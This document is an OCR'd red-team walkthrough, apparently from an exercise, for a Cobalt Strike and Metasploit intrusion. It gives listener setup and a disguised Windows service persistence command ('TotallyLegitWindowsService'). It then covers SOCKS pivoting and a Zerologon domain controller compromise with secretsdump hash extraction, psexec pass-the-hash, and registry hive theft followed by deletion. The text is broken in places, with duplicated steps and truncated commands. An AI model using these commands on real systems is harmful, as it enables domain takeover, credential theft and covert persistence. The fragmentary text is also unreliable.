
Create Team Server without C2 profile




Create Team Server without C2 profile




Create HTTP listeners with arbitrary IP addresses from the spare IP ranges




Create payloads for listeners and execute on Orange victim computers



Create payloads for listeners and execute on Orange victim computers



Create payloads for listeners and execute on Orange victim computers




Yar!!! –make sure yr gizmos be makin' yon noises.

Additional Ranges for added flexibility:	
	Finland: 91.152.0.0 - 91.159.255.255
	Latvia: 78.84.0.0/16
	Denmark: 5.103.0.0/16


Persistence

Service Persistance


> **Note to Red:** This guide assumes you already have some elevated beacon on the enviornment.




Create a new package. "Attacks > Packages > Windows Executable (s)"




Configure the Executable as shown above with your listener and the output as "Windows Service EXE"




Name the file and save it to the desktop



Right click on one of your beacons and navigate to the file browser



Navigate to C:\Windows\System32\ then click “Upload”



Navigate to earlier created service EXE, click the file, then click open


Right click the uploaded EXE then click copy (This copies a path to the EXE)

Modify the following command: (replace everything within and including the (<>)

```
shell sc create “<Name of Service here>” binPath= "<Path pasted from clipboard>" start= auto DisplayName= "<Name of service here>”
```


Example of above:

```
shell sc create TotallyLegitWindowsService binPath= "C:\Windows\system32\TotallyLegitWindowsService.exe" start= auto DisplayName= "Very Legit Windows Service”
```



Right click and interact with the with your beacon

Paste in your command then hit enter



Check for SUCCESS message

Check to see if you have a new beacon

You now have a persistent service beacon

ONCE your beacon is established the following command needs to be run in you CS client:

elevate uac-token-duplication

- This should elevate your current beacon.

DC Compromise

Setup

Create a Metasploit Database to store hosts and vulnerability data from the scan results done later in the walkthrough.

1. root@kali# msfdb init
2. Launch msfconsole to verify database status

msf> db_status




Figure 1: Confirms connectivity to database

Configure / Connect Socks (https://cobaltstrike.com/help-socks-proxy-pivoting)

1. In Cobalt Strike Client
    - Right Click on your beacon Pivoting Socks Server
    - Enter Proxy port into dialogue box
    - View Proxy Pivots Tunnel (At bottom of the screen)
    - Copy command
2. In msfconsole:

msf> <Pasted Command> (Should look like: setg proxies socks4:<server IP>:<Proxy Port>)


msf> setg ReverseAllowProxy true

Proxychains

1. Edit /etc/proxychains.conf in editor of choosing (vim, nano etc…)
2. At the bottom of the page add or edit:

Socks4 <TeamServer IP> <Proxy Port> (two spaces after socks4)

1. Save the file



1.

Zerologon Exploit

1. obtain zero logon exploit/update imppacket https://github.com/VoidSec/CVE-2020-1472
2. proxychains configured
3. `proxychains python3 cve-2020-1472-exploit.py -n <DC Hostname> -t <DC IP>`
4. Answer "y" when prompted
5. grab hashes
    1. a.
       `proxychains python3 secretsdump.py -no-pass -just-dc /<dcname>/$@ >> hashes.txt`
       b. grab admin hash to psexec on to machine
    2. in msfconsole `use windows/smb/psexec`
    3. set UN to `administrator`
    4. set lhost to teams server public ip space
    5. set lport to whatever not in use
    6. set smbpass to the administrator pw hash
    7. `exploit`
6. To clean up zerologon:
    1. `proxychains python3 wmiexec.py -hashes <domain name>/administrator@<DC IP>`
    2. will give you shell, run following commands

```
reg save HKLM\SYSTEM system.save
reg save HKLM\SAM sam.save
reg save HKLM\SECURITY security.save

```

Run the following in meterpreter:

```
download C:\\system.save
download C:\\sam.save
download C:\\security.save
```

```
rm C:\\system.save
rm C:\\sam.save
rm C:\\security.save

```

In cmd, run:

```
secretsdump.py -sam sam.save -system system.save -security security.
proxychains python3 reinstall_original_pw.py <dc name> <dc ip> <admi
```

> Follow-on effects should use the new administrator hash

1. obtain zero logon exploit/update imppacket https://github.com/VoidSec/CVE-2020-1472
2. proxychains configured
3. `proxychains python3 cve-2020-1472-exploit.py -n <DC Hostname> -t <DC IP>`
